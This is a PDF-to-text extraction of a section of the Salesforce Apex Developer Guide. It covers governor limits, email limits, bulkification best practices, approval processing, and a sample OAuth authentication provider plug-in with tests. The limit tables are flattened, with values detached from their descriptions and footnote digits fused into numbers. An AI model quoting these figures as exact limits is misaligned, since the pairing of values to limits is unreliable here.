    Limit Description 100. In DeveloperEdition orgs, the limit is 5. Maximum number of Apex classes scheduled concurrently 100 Maximum number of batch Apex jobs in the Apex flex queue that are in Holding status 5 Maximum number of batch Apex jobs queued or active concurrently3 1 Maximum number of batch Apex job start method concurrent executions4 5 Maximum number of batch jobs that can be submitted in a running test The greater of 500 or 10 multipliedbythenumberoftest classes in the org Maximum number of test classes that can be queued per 24-hour period (production orgs other than Developer Edition)5,6 The greater of 500 or 20 multipliedbythenumberoftest classes in the org Maximum number of test classes that can be queued per 24-hour period (sandbox and Developer Edition orgs)5,6 1 For Batch Apex, method executions include executions of the start, execute, and finish methods. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users. 2 If more transactions are started while the 10 long-running transactions are still running, they’re denied. HTTP callout processing time isn’t included when calculating this limit. 3 When batch jobs are submitted, they’re held in the flex queue before the system queues them for processing. 4 Batch jobs that haven’t started yet remain in the queue until they’re started. If more than one job is running, this limit doesn’t cause any batch job to fail.execute methods of batch Apex jobs still run in parallel. 5 This limit applies to tests running asynchronously. This group of tests includes tests started through the Salesforce user interface including the Developer Console or by inserting ApexTestQueueItem objects using SOAP API. 6 To check how many asynchronous Apex executions are available, make a request to REST API limits resource or use Apex methods OrgLimits.getAll() or OrgLimits.getMap(). See List Organization Limits in the RESTAPIDeveloperGuide and OrgLimits Class in the Apex Reference Guide. Static Apex Limits Limit Description 10 seconds Default timeout of callouts (HTTP requests or Web services calls) in a transaction 6 MB for synchronous Apex or 12 MB for asynchronous Apex Maximum size of callout request or response (HTTP request or Web services call)1 120 seconds Maximum SOQL query run time before Salesforce cancels the transaction 7500 Maximum number of class and trigger code units in a deployment of Apex 200 Apex trigger batch size2 319 Apex Transactions and Governor Limits Apex Developer Guide
  • 324.
    Limit Description 200 For loop listbatch size 50 million Maximum number of records returned for a Batch Apex query in Database.QueryLocator 1 The HTTP request and response sizes count towards the total heap size. 2 The Apex trigger batch size for platform events and Change Data Capture events is 2,000. Size-Specific Apex Limits Limit Description 1 million Maximum number of characters for a class 1 million Maximum number of characters for a trigger 6 MB Maximum amount of code used by all Apex code in an org1 65,535 bytecode instructions in compiled form Method size limit2 1 This limit doesn’t apply to Apex code in first generation(1GP) or second generation(2GP) managed packages. The code in those types of packages belongs to a namespace unique from the code in your org. This limit also doesn’t apply to any code included in a class defined with the @isTest annotation. 2 Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code. Miscellaneous Apex Limits Connect in Apex For classes in the ConnectApi namespace, every write operation costs one DML statement against the Apex governor limit. ConnectApi method calls are also subject to rate limiting. ConnectApi rate limits match Connect REST API rate limits. Both have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a ConnectApi.RateLimitException is thrown. Your Apex code must catch and handle this exception. Data.com Clean If you use the Data.com Clean product and its automated jobs, consider how you use Apex triggers. If you have Apex triggers on account, contact, or lead records that run SOQL queries, the SOQL queries can interfere with Clean jobs for those objects. Your Apex triggers (combined) must not exceed 200 SOQL queries per batch. If they do, your Clean job for that object fails. In addition, if your triggers call future methods, they’re subject to a limit of 10 future calls per batch. Event Reports The maximum number of records that an event report returns for a user who isn’t a system administrator is 20,000; for system administrators, 100,000. MAX_DML_ROWS limit in Apex testing The maximum number of rows that can be inserted, updated, or deleted, in a single, synchronous Apex test execution context, is limited to 450,000. For example, an Apex class can have 45 methods that insert 10,000 rows each. If the limit is reached, you see this error: Your runallTests is consuming too many DB resources. 320 Apex Transactions and Governor Limits Apex Developer Guide
  • 325.
    SOQL Query Performance Forbest performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 200,000 records. To avoid this error, ensure that the query is selective. See More Efficient SOQL Queries. Email Limits Inbound Email Limits Number of user licenses multiplied by 1,000; maximum 1,000,000 Email Services: Maximum Number of Email Messages Processed (Includes limit for On-Demand Email-to-Case) 25 MB1 Email Services: Maximum Size of Email Message (Body and Attachments) 25 MB On-Demand Email-to-Case: Maximum Email Attachment Size Number of user licenses multiplied by 1,000; maximum 1,000,000 On-Demand Email-to-Case: Maximum Number of Email Messages Processed (Counts toward limit for Email Services) 1 The maximum size of email messages for Email Services varies depending on character set and transfer encoding of the body parts. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 35-MB attachment likely exceeds the 25-MB size limit for an email message after accounting for the headers, body, and encoding. When defining email services, note the following: • An email service only processes messages it receives at one of its addresses. • Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day. • Email service addresses that you create in your sandbox can’t be copied to your production org. • For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address. • Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 25 MB (varies depending on language and character set). Outbound Email: Limits for Single and Mass Email Sent Using Apex Each licensed org can send single emails to a maximum of 5,000 external email addresses per day based on Greenwich Mean Time (GMT). For orgs created before Spring ’19, the daily limit is enforced only for emails sent via Apex and Salesforce APIs except for REST API. For orgs created in Spring ’19 and later, the daily limit is also enforced for email alerts, simple email actions, Send Email actions in flows, and REST API. If one of the newly counted emails can’t be sent because your org has reached the limit, we notify you by email and add an entry to the debug logs. Single emails sent using the email author or composer in Salesforce don't count toward this limit. There’s no limit on sending single emails to contacts, leads, person accounts, and users in your org directly from account, contact, lead, opportunity, case, campaign, or custom object pages. In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send to a maximum of 50 recipients per day, and each single email can have up to 15 recipients.. Keep these considerations in mind when sending emails: 321 Apex Transactions and Governor Limits Apex Developer Guide
  • 326.
    • When sendingsingle emails, you can specify up to 150 recipients across the To, CC, and BCC fields in each SingleEmailMessage. Each field is also limited to 4,000 bytes. • If you use SingleEmailMessage to email your org’s internal users, specifying the user’s ID in setTargetObjectId meanstheemaildoesn’tcounttowardthedailylimit.However,specifyinginternalusers’emailaddressesin setToAddresses means the email does count toward the limit. • You can send mass email and list email to a maximum of 5,000 external email addresses per day per licensed Salesforce org. A day is calculated based on Greenwich Mean Time (GMT). • The single email, mass email, and list email limits count duplicate email addresses. For example, if you have johndoe@example.com in your email 10 times that counts as 10 against the limit. • API or Apex single emails can be sent to a maximum of 5,000 external email addresses per day. • You can send an unlimited amount of email through the UI to your org’s internal users, which include portal users. • You can send mass emails and list emails only to contacts, person accounts, leads, and your org’s internal users. • In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send to no more than 10 external email recipients per org per day using mass email and list email. • You can’t send mass email using a Visualforce email template. Push Notification Limits An org can send up to 20,000 iOS and 10,000 Android push notifications per hour (for example, 4:00 to 4:59 UTC). Only deliverable notifications count toward this limit. For example, a notification is sent to 1,000 employees in your company, but 100 employees haven’t installed the mobile app yet. Only the notifications sent to the 900 employees who have installed the mobile app count toward this limit. EachtestpushnotificationthatisgeneratedthroughtheTestPushNotificationpageislimitedtoasinglerecipient.Testpushnotifications count toward an org’s hourly push notification limit. When an org's hourly push notification limit is met, any additional notifications are still created for in-app display and retrieval via REST API. SEE ALSO: Asynchronous Callout Limits Platform Events Developer Guide Set Up Governor Limit Email Warnings You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of allocated governor limits. Only per-request limits are checked for sending email warnings; per-org limits like concurrent long-running requests are not checked. These email notifications do not count against the daily single email limit. 1. Log in to Salesforce as an administrator user. 2. From Setup, enter Users in the Quick Find box, then select Users. 3. Click Edit next to the name of the user to receive the email notifications. 4. Select the Send Apex Warning Emails option. 5. Click Save. Note: These limits are currently checked for sending email warnings. Total number of SOQL queries issued 322 Apex Transactions and Governor Limits Apex Developer Guide
  • 327.
    Total number ofrecords retrieved by SOQL queries Total number of SOSL queries issued Total number of DML statements issued TotalnumberofrecordsprocessedasaresultofDMLstatements, Approval.process,or database.emptyRecycleBin Total heap size Total number of callouts (HTTP requests or Web services calls) in a transaction Total number of sendEmail methods allowed Maximum number of methods with the future annotation allowed per Apex invocation Maximum number of Apex jobs added to the queue with System.enqueueJob Total number of records retrieved by Database.getQueryLocator Total number of mobile Apex push calls Running Apex within Governor Execution Limits When you develop software in a multitenant cloud environment such as the Lightning platform, you don’t have to scale your code, becausetheLightningplatformdoesitforyou.Becauseresourcesaresharedinamultitenantplatform,theApexruntimeengineenforces some limits to ensure that no one transaction monopolizes shared resources. Your Apex code must execute within these predefined execution limits. If a governor limit is exceeded, a run-time exception that can’t be handled is thrown. By following best practices in your code, you can avoid hitting these limits. Imagine you had to wash 100 T-shirts. Would you wash them one by one—one per load of laundry, or would you group them in batches for just a few loads? The benefit of coding in the cloud is that you learn how to write more efficient code and waste fewer resources. The governor execution limits are per transaction. For example, one transaction can issue up to 100 SOQL queries and up to 150 DML statements. There are some other limits that aren’t transaction bound, such as the number of batch jobs that can be queued or active at one time. The following are some best practices for writing code that doesn’t exceed certain governor limits. Bulkifying DML Calls Making DML calls on lists of sObjects instead of each individual sObject makes it less likely to reach the DML statements limit. The following is an example that doesn’t bulkify DML operations, and the next example shows the recommended way of calling DML statements. Example: DML calls on single sObjects The for loop iterates over line items contained in the liList List variable. For each line item, it sets a new value for the Description__c field and then updates the line item. If the list contains more than 150 items, the 151st update call returns a run-time exception for exceeding the DML statement limit of 150. How do we fix this? Check the second example for a simple solution. for(Line_Item__c li : liList) { if (li.Units_Sold__c > 10) { li.Description__c = 'New description'; } // Not a good practice since governor limits might be hit. update li; } Recommended Alternative: DML calls on sObject lists 323 Apex Transactions and Governor Limits Apex Developer Guide
  • 328.
    This enhanced versionof the DML call performs the update on an entire list that contains the updated line items. It starts by creating a new list and then, inside the loop, adds every update line item to the new list. It then performs a bulk update on the new list. List<Line_Item__c> updatedList = new List<Line_Item__c>(); for(Line_Item__c li : liList) { if (li.Units_Sold__c > 10) { li.Description__c = 'New description'; updatedList.add(li); } } // Once DML call for the entire list of line items update updatedList; More Efficient SOQL Queries Placing SOQL queries inside for loop blocks isn’t a good practice because the SOQL query executes once for each iteration and may surpassthe100SOQLquerieslimitpertransaction.ThefollowingisanexamplethatrunsaSOQLqueryforeveryitemin Trigger.new, which isn’t efficient. An alternative example is given with a modified query that retrieves child items using only one SOQL query. Example: Inefficient querying of child items The for loop in this example iterates over all invoice statements that are in Trigger.new. The SOQL query performed inside the loop retrieves the child line items of each invoice statement. If more than 100 invoice statements were inserted or updated, and thus contained in Trigger.new, this results in a run-time exception because of reaching the SOQL limit. The second example solves this problem by creating another SOQL query that can be called only once. trigger LimitExample on Invoice_Statement__c (before insert, before update) { for(Invoice_Statement__c inv : Trigger.new) { // This SOQL query executes once for each item in Trigger.new. // It gets the line items for each invoice statement. List<Line_Item__c> liList = [SELECT Id,Units_Sold__c,Merchandise__c FROM Line_Item__c WHERE Invoice_Statement__c = :inv.Id]; for(Line_Item__c li : liList) { // Do something } } } Recommended Alternative: Querying of child items with one SOQL query This example bypasses the problem of having the SOQL query called for each item. It has a modified SOQL query that retrieves all invoice statements that are part of Trigger.new and also gets their line items through the nested query. In this way, only one SOQL query is performed and we’re still within our limits. trigger EnhancedLimitExample on Invoice_Statement__c (before insert, before update) { // Perform SOQL query outside of the for loop. // This SOQL query runs once for all items in Trigger.new. List<Invoice_Statement__c> invoicesWithLineItems = [SELECT Id,Description__c,(SELECT Id,Units_Sold__c,Merchandise__c from Line_Items__r) FROM Invoice_Statement__c WHERE Id IN :Trigger.newMap.KeySet()]; 324 Apex Transactions and Governor Limits Apex Developer Guide
  • 329.
    for(Invoice_Statement__c inv :invoicesWithLineItems) { for(Line_Item__c li : inv.Line_Items__r) { // Do something } } } SOQL For Loops Use SOQL for loops to operate on records in batches of 200. This helps avoid the heap size limit of 6 MB. Note that this limit is for code running synchronously and it is higher for asynchronous code execution. Example: Query without a for loop The following is an example of a SOQL query that retrieves all merchandise items and stores them in a List variable. If the returned merchandise items are large in size and a large number of them was returned, the heap size limit might be hit. List<Merchandise__c> ml = [SELECT Id,Name FROM Merchandise__c]; Recommended Alternative: Query within a for loop To prevent this from happening, this second version uses a SOQL for loop, which iterates over the returned results in batches of 200 records.Thisreducesthesizeofthe ml listvariablewhichnowholds200itemsinsteadofallitemsinthe query results,andgetsrecreated for every batch. for (List<Merchandise__c> ml : [SELECT Id,Name FROM Merchandise__c]){ // Do something. } Using Salesforce Features with Apex ManyfeaturesoftheSalesforceuserinterfaceareexposedinApexsothatyoucanaccessthemprogramaticallyintheLightningPlatform. For example, you can write Apex code to post to a Chatter feed, or use the approval methods to submit and approve process requests. IN THIS SECTION: Actions Create quick actions, and add them to your Salesforce Classic home page, to the Chatter tab, to Chatter groups, and to record detail pages. Choose from standard quick actions, such as create and update actions, or create custom actions based on your company’s needs. Approval Processing AnapprovalprocessautomateshowrecordsareapprovedinSalesforce.Anapprovalprocessspecifieseachstepofapproval,including from whom to request approval and what to do at each point of the process. Authentication Salesforce provides various ways to authenticate users. Build a combination of authentication methods to fit the needs of your org and your users’ use patterns. Chatter Answers and Ideas In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique ideas and answers topics to match that focus. Use Cases for the CommercePayments Namespace Review walkthroughs, use cases, and reference material for the CommercePayments platform. 325 Using Salesforce Features with Apex Apex Developer Guide
  • 330.
    Connect in Apex UseConnectinApextodevelopcustomexperiencesinSalesforce.ConnectinApexprovidesprogrammaticaccesstoB2BCommerce, CMSmanaged content, Experience Cloud sites, topics, and more. Create Apex pages that display Chatter feeds, post feed items with mentions and topics, and update user and group photos. Create triggers that update Chatter feeds. Moderate Chatter Private Messages with Triggers Write a trigger for ChatterMessage to automate the moderation of private messages in an org or Experience Cloud site. Use triggers to ensure that messages conform to your company’s messaging policies and don’t contain blocklisted words. DataWeave in Apex DataWeave in Apex uses the Mulesoft DataWeave library to read and parse data from one format, transform it, and export it in a different format. You can create DataWeave scripts as metadata and invoke them directly from Apex. Like Apex, DataWeave scripts are run within Salesforce application servers, enforcing the same heap and CPU limits on the executing code. Moderate Feed Items with Triggers Write a trigger for FeedItem to automate the moderation of posts in an org or Experience Cloud site. Use triggers to ensure that posts conform to your company’s communication policies and don’t contain unwanted words or phrases. Experience Cloud Sites Experience Cloud sites are branded spaces for your employees, customers, and partners to connect. You can customize and create sites to meet your business needs, then transition seamlessly between them. Email You can use Apex to work with inbound and outbound email. External Services External Services connect your Salesforce org to a service outside of Salesforce, such as an employee banking service. After you register the external service, you can call it natively in your Apex code. Objects and operations defined in the external service's registered API specification become Apex classes and methods in the ExternalService namespace. The registered service's schema types map to Apex types, and are strongly typed, making the Apex compiler do the heavy lifting for you. For example, you can make a type safe callout to an external service from Apex without needing to use the Http class or perform transforms on JSON strings. Flows FlowBuilderletsadminsbuildapplications,knownasflows,thatautomateabusinessprocessbycollectingdataanddoingsomething in your Salesforce org or an external system. Metadata Salesforceusesmetadatatypesandcomponentstorepresentorgconfigurationandcustomization.Metadataisusedfororgsettings that admins control, or configuration information applied by installed apps and packages. Permission Set Groups ToprovideApextestcoverageforpermissionsetgroups,writetestsusingthe calculatePermissionSetGroup() method in the System.Test class. Platform Cache The Lightning Platform Cache layer provides faster performance and better reliability when caching Salesforce session and org data. Specify what to cache and for how long without using custom objects and settings or overloading a Visualforce view state. Platform Cache improves performance by distributing cache space so that some applications or operations don’t steal capacity from others. Salesforce Knowledge Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find and view the articles they need. Salesforce Files Use Apex to customize the behavior of Salesforce Files. 326 Using Salesforce Features with Apex Apex Developer Guide
  • 331.
    Salesforce Connect Apex codecan access external object data via any Salesforce Connect adapter. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. The custom adapter can retrieve data from external systems and synthesize data locally. Salesforce Connect represents that data in Salesforce external objects, enabling users and the Lightning Platform to seamlessly interact with data that’s stored outside the Salesforce org. Salesforce Reports and Dashboards API via Apex The Salesforce Reports and Dashboards API via Apex gives you programmatic access to your report data as defined in the report builder. Salesforce Sites Salesforce Sites lets you build custom pages and Web applications by inheriting Lightning Platform capabilities including analytics, workflow and approvals, and programmable logic. Support Classes Support classes allow you to interact with records commonly used by support centers, such as business hours and cases. Territory Management 2.0 With trigger support for the Territory2 and UserTerritory2Association standard objects, you can automate actions and processes related to changes in these territory management records. Actions Create quick actions, and add them to your Salesforce Classic home page, to the Chatter tab, to Chatter groups, and to record detail pages.Choosefromstandardquickactions,suchascreateandupdateactions,orcreatecustomactionsbasedonyourcompany’sneeds. • Create actions let users create records—like New Contact, New Opportunity, and New Lead. • Custom actions invoke Lightning components, flows, Visualforce pages, or canvas apps with functionality that you define.Use a Visualforce page, Lightning component, or a canvas app to create global custom actions for tasks that don’t require users to use records that have a relationship to a specific object. Object-specific custom actions invoke Lightning components, flows, Visualforce pages, or canvas apps that let users interact with or create records that have a relationship to an object record. For create, Log a Call, and custom actions, you can create either object-specific actions or global actions. Update actions must be object-specific. For more information on actions, see the online help. SEE ALSO: Apex Reference Guide: QuickAction Class Apex Reference Guide: QuickActionRequest Class Apex Reference Guide: QuickActionResult Class Apex Reference Guide: DescribeQuickActionResult Class Apex Reference Guide: DescribeQuickActionDefaultValue Class Apex Reference Guide: DescribeLayoutSection Class Apex Reference Guide: DescribeLayoutRow Class Apex Reference Guide: DescribeLayoutItem Class Apex Reference Guide: DescribeLayoutComponent Class Apex Reference Guide: DescribeAvailableQuickActionResult Class 327 Using Salesforce Features with Apex Apex Developer Guide
  • 332.
    Approval Processing An approvalprocess automates how records are approved in Salesforce. An approval process specifies each step of approval, including from whom to request approval and what to do at each point of the process. • Use the Apex process classes to create approval requests and process the results of those requests: – ProcessRequest Class – ProcessResult Class – ProcessSubmitRequest Class – ProcessWorkItemRequest Class • Use the Approval.process method to submit an approval request and approve or reject existing approval requests. For more information, see Approval Class. Note: The process method counts against the DML limits for your organization. See Execution Governors and Limits. For more information about approval processes, see “Set Up an Approval Process” in the Salesforce online help. IN THIS SECTION: Apex Approval Processing Example Apex Approval Processing Example The following sample code initially submits a record for approval, then approves the request. This example assumes that a pre-existing approval process on Account exists and is valid for the Account record created. public class TestApproval { void submitAndProcessApprovalRequest() { // Insert an account Account a = new Account(Name='Test',annualRevenue=100.0); insert a; User user1 = [SELECT Id FROM User WHERE Alias='SomeStandardUser']; // Create an approval request for the account Approval.ProcessSubmitRequest req1 = new Approval.ProcessSubmitRequest(); req1.setComments('Submitting request for approval.'); req1.setObjectId(a.id); // Submit on behalf of a specific submitter req1.setSubmitterId(user1.Id); // Submit the record to specific process and skip the criteria evaluation req1.setProcessDefinitionNameOrId('PTO_Request_Process'); req1.setSkipEntryCriteria(true); // Submit the approval request for the account Approval.ProcessResult result = Approval.process(req1); // Verify the result System.assert(result.isSuccess()); 328 Using Salesforce Features with Apex Apex Developer Guide
  • 333.
    System.assertEquals( 'Pending', result.getInstanceStatus(), 'Instance Status'+result.getInstanceStatus()); //Approve the submitted request // First, get the ID of the newly created item List<Id> newWorkItemIds = result.getNewWorkitemIds(); // Instantiate the new ProcessWorkitemRequest object and populate it Approval.ProcessWorkitemRequest req2 = new Approval.ProcessWorkitemRequest(); req2.setComments('Approving request.'); req2.setAction('Approve'); req2.setNextApproverIds(new Id[] {UserInfo.getUserId()}); // Use the ID from the newly created item to specify the item to be worked req2.setWorkitemId(newWorkItemIds.get(0)); // Submit the request for approval Approval.ProcessResult result2 = Approval.process(req2); // Verify the results System.assert(result2.isSuccess(), 'Result Status:'+result2.isSuccess()); System.assertEquals( 'Approved', result2.getInstanceStatus(), 'Instance Status'+result2.getInstanceStatus()); } } Authentication Salesforce provides various ways to authenticate users. Build a combination of authentication methods to fit the needs of your org and your users’ use patterns. IN THIS SECTION: Create a Custom Authentication Provider Plug-in You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce. Create a Custom Authentication Provider Plug-in You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce. Out of the box, Salesforce supports several external authentication providers for single sign-on, including Facebook, Google, LinkedIn, andserviceprovidersthatimplementtheOpenIDConnectprotocol.Bycreatingaplug-inwithApex,youcanaddyourownOAuth-based authenticationprovider.YouruserscanthenusetheSSOcredentialstheyalreadyusefornon-SalesforceapplicationswithyourSalesforce orgs. Before you create your Apex class, you create a custom metadata type record for your authentication provider. For details, see Create a Custom External Authentication Provider. 329 Using Salesforce Features with Apex Apex Developer Guide
  • 334.
    Sample Classes This exampleextends the abstract class Auth.AuthProviderPluginClass to configure an external authentication provider called Concur. Build the sample classes and sample test classes in the following order. 1. Concur 2. ConcurTestStaticVar 3. MockHttpResponseGenerator 4. ConcurTestClass global class Concur extends Auth.AuthProviderPluginClass { public String redirectUrl; // use this URL for the endpoint that the authentication provider calls back to for configuration private String key; private String secret; private String authUrl; // application redirection to the Concur website for authentication and authorization private String accessTokenUrl; // uri to get the new access token from concur using the GET verb private String customMetadataTypeApiName; // api name for the custom metadata type created for this auth provider private String userAPIUrl; // api url to access the user in concur private String userAPIVersionUrl; // version of the user api url to access data from concur global String getCustomMetadataType() { return customMetadataTypeApiName; } global PageReference initiate(Map<string,string> authProviderConfiguration, String stateToPropagate) { authUrl = authProviderConfiguration.get('Auth_Url__c'); key = authProviderConfiguration.get('Key__c'); //Here the developer can build up a request of some sort //Ultimately they’ll return a URL where we will redirect the user String url = authUrl + '?client_id='+ key +'&scope=USER,EXPRPT,LIST&redirect_uri='+ redirectUrl + '&state=' + stateToPropagate; return new PageReference(url); } global Auth.AuthProviderTokenResponse handleCallback(Map<string,string> authProviderConfiguration, Auth.AuthProviderCallbackState state ) { //Here, the developer will get the callback with actual protocol. //Their responsibility is to return a new object called AuthProviderToken //This will contain an optional accessToken and refreshToken key = authProviderConfiguration.get('Key__c'); secret = authProviderConfiguration.get('Secret__c'); accessTokenUrl = authProviderConfiguration.get('Access_Token_Url__c'); Map<String,String> queryParams = state.queryParameters; 330 Using Salesforce Features with Apex Apex Developer Guide
  • 335.
    String code =queryParams.get('code'); String sfdcState = queryParams.get('state'); HttpRequest req = new HttpRequest(); String url = accessTokenUrl+'?code=' + code + '&client_id=' + key + '&client_secret=' + secret; req.setEndpoint(url); req.setHeader('Content-Type','application/xml'); req.setMethod('GET'); Http http = new Http(); HTTPResponse res = http.send(req); String responseBody = res.getBody(); String accessToken = getTokenValueFromResponse(responseBody, 'AccessToken', null); //Parse access token value String refreshToken = getTokenValueFromResponse(responseBody, 'RefreshToken', null); //Parse refresh token value return new Auth.AuthProviderTokenResponse('Concur', accessToken, 'refreshToken', sfdcState); //don’t hard-code the refresh token value! } global Auth.UserData getUserInfo(Map<string,string> authProviderConfiguration, Auth.AuthProviderTokenResponse response) { //Here the developer is responsible for constructing an Auth.UserData object String token = response.oauthToken; HttpRequest req = new HttpRequest(); userAPIUrl = authProviderConfiguration.get('API_User_Url__c'); userAPIVersionUrl = authProviderConfiguration.get('API_User_Version_Url__c'); req.setHeader('Authorization', 'OAuth ' + token); req.setEndpoint(userAPIUrl); req.setHeader('Content-Type','application/xml'); req.setMethod('GET'); Http http = new Http(); HTTPResponse res = http.send(req); String responseBody = res.getBody(); String id = getTokenValueFromResponse(responseBody, 'LoginId',userAPIVersionUrl); String fname = getTokenValueFromResponse(responseBody, 'FirstName', userAPIVersionUrl); String lname = getTokenValueFromResponse(responseBody, 'LastName', userAPIVersionUrl); String flname = fname + ' ' + lname; String uname = getTokenValueFromResponse(responseBody, 'EmailAddress', userAPIVersionUrl); String locale = getTokenValueFromResponse(responseBody, 'LocaleName', userAPIVersionUrl); 331 Using Salesforce Features with Apex Apex Developer Guide
  • 336.
    Map<String,String> provMap =new Map<String,String>(); provMap.put('what1', 'noidea1'); provMap.put('what2', 'noidea2'); return new Auth.UserData(id, fname, lname, flname, uname, 'what', locale, null, 'Concur', null, provMap); } private String getTokenValueFromResponse(String response, String token, String ns) { Dom.Document docx = new Dom.Document(); docx.load(response); String ret = null; dom.XmlNode xroot = docx.getrootelement() ; if(xroot != null){ ret = xroot.getChildElement(token, ns).getText(); } return ret; } } Sample Test Classes The following example contains test classes for the Concur class. @IsTest public class ConcurTestClass { private static final String OAUTH_TOKEN = 'testToken'; private static final String STATE = 'mocktestState'; private static final String REFRESH_TOKEN = 'refreshToken'; private static final String LOGIN_ID = 'testLoginId'; private static final String USERNAME = 'testUsername'; private static final String FIRST_NAME = 'testFirstName'; private static final String LAST_NAME = 'testLastName'; private static final String EMAIL_ADDRESS = 'testEmailAddress'; private static final String LOCALE_NAME = 'testLocalName'; private static final String FULL_NAME = FIRST_NAME + ' ' + LAST_NAME; private static final String PROVIDER = 'Concur'; private static final String REDIRECT_URL = 'http://localhost/services/authcallback/orgId/Concur'; private static final String KEY = 'testKey'; private static final String SECRET = 'testSecret'; private static final String STATE_TO_PROPOGATE = 'testState'; private static final String ACCESS_TOKEN_URL = 'http://www.dummyhost.com/accessTokenUri'; private static final String API_USER_VERSION_URL = 'http://www.dummyhost.com/user/20/1'; private static final String AUTH_URL = 'http://www.dummy.com/authurl'; private static final String API_USER_URL = 'www.concursolutions.com/user/api'; // in the real world scenario , the key and value would be read from the (custom fields in) custom metadata type record 332 Using Salesforce Features with Apex Apex Developer Guide
  • 337.
    private static Map<String,String>setupAuthProviderConfig () { Map<String,String> authProviderConfiguration = new Map<String,String>(); authProviderConfiguration.put('Key__c', KEY); authProviderConfiguration.put('Auth_Url__c', AUTH_URL); authProviderConfiguration.put('Secret__c', SECRET); authProviderConfiguration.put('Access_Token_Url__c', ACCESS_TOKEN_URL); authProviderConfiguration.put('API_User_Url__c',API_USER_URL); authProviderConfiguration.put('API_User_Version_Url__c',API_USER_VERSION_URL); authProviderConfiguration.put('Redirect_Url__c',REDIRECT_URL); return authProviderConfiguration; } static testMethod void testInitiateMethod() { String stateToPropogate = 'mocktestState'; Map<String,String> authProviderConfiguration = setupAuthProviderConfig(); Concur concurCls = new Concur(); concurCls.redirectUrl = authProviderConfiguration.get('Redirect_Url__c'); PageReference expectedUrl = new PageReference(authProviderConfiguration.get('Auth_Url__c') + '?client_id='+ authProviderConfiguration.get('Key__c') +'&scope=USER,EXPRPT,LIST&redirect_uri='+ authProviderConfiguration.get('Redirect_Url__c') + '&state=' + STATE_TO_PROPOGATE); PageReference actualUrl = concurCls.initiate(authProviderConfiguration, STATE_TO_PROPOGATE); System.assertEquals(expectedUrl.getUrl(), actualUrl.getUrl()); } static testMethod void testHandleCallback() { Map<String,String> authProviderConfiguration = setupAuthProviderConfig(); Concur concurCls = new Concur(); concurCls.redirectUrl = authProviderConfiguration.get('Redirect_Url_c'); Test.setMock(HttpCalloutMock.class, new ConcurMockHttpResponseGenerator()); Map<String,String> queryParams = new Map<String,String>(); queryParams.put('code','code'); queryParams.put('state',authProviderConfiguration.get('State_c')); Auth.AuthProviderCallbackState cbState = new Auth.AuthProviderCallbackState(null,null,queryParams); Auth.AuthProviderTokenResponse actualAuthProvResponse = concurCls.handleCallback(authProviderConfiguration, cbState); Auth.AuthProviderTokenResponse expectedAuthProvResponse = new Auth.AuthProviderTokenResponse('Concur', OAUTH_TOKEN, REFRESH_TOKEN, null); System.assertEquals(expectedAuthProvResponse.provider, actualAuthProvResponse.provider); System.assertEquals(expectedAuthProvResponse.oauthToken, actualAuthProvResponse.oauthToken); System.assertEquals(expectedAuthProvResponse.oauthSecretOrRefreshToken, 333 Using Salesforce Features with Apex Apex Developer Guide
  • 338.
    actualAuthProvResponse.oauthSecretOrRefreshToken); System.assertEquals(expectedAuthProvResponse.state, actualAuthProvResponse.state); } static testMethodvoid testGetUserInfo() { Map<String,String> authProviderConfiguration = setupAuthProviderConfig(); Concur concurCls = new Concur(); Test.setMock(HttpCalloutMock.class, new ConcurMockHttpResponseGenerator()); Auth.AuthProviderTokenResponse response = new Auth.AuthProviderTokenResponse(PROVIDER, OAUTH_TOKEN ,'sampleOauthSecret', STATE); Auth.UserData actualUserData = concurCls.getUserInfo(authProviderConfiguration, response) ; Map<String,String> provMap = new Map<String,String>(); provMap.put('key1', 'value1'); provMap.put('key2', 'value2'); Auth.UserData expectedUserData = new Auth.UserData(LOGIN_ID, FIRST_NAME, LAST_NAME, FULL_NAME, EMAIL_ADDRESS, null, LOCALE_NAME, null, PROVIDER, null, provMap); System.assertNotEquals(expectedUserData,null); System.assertEquals(expectedUserData.firstName, actualUserData.firstName); System.assertEquals(expectedUserData.lastName, actualUserData.lastName); System.assertEquals(expectedUserData.fullName, actualUserData.fullName); System.assertEquals(expectedUserData.email, actualUserData.email); System.assertEquals(expectedUserData.username, actualUserData.username); System.assertEquals(expectedUserData.locale, actualUserData.locale); System.assertEquals(expectedUserData.provider, actualUserData.provider); System.assertEquals(expectedUserData.siteLoginUrl, actualUserData.siteLoginUrl); } // implementing a mock http response generator for concur public class ConcurMockHttpResponseGenerator implements HttpCalloutMock { public HTTPResponse respond(HTTPRequest req) { String namespace = API_USER_VERSION_URL; String prefix = 'mockPrefix'; Dom.Document doc = new Dom.Document(); Dom.XmlNode xmlNode = doc.createRootElement('mockRootNodeName', namespace, prefix); xmlNode.addChildElement('LoginId', namespace, prefix).addTextNode(LOGIN_ID); xmlNode.addChildElement('FirstName', namespace, prefix).addTextNode(FIRST_NAME); xmlNode.addChildElement('LastName', namespace, prefix).addTextNode(LAST_NAME); xmlNode.addChildElement('EmailAddress', namespace, prefix).addTextNode(EMAIL_ADDRESS); 334 Using Salesforce Features with Apex Apex Developer Guide
  • 339.
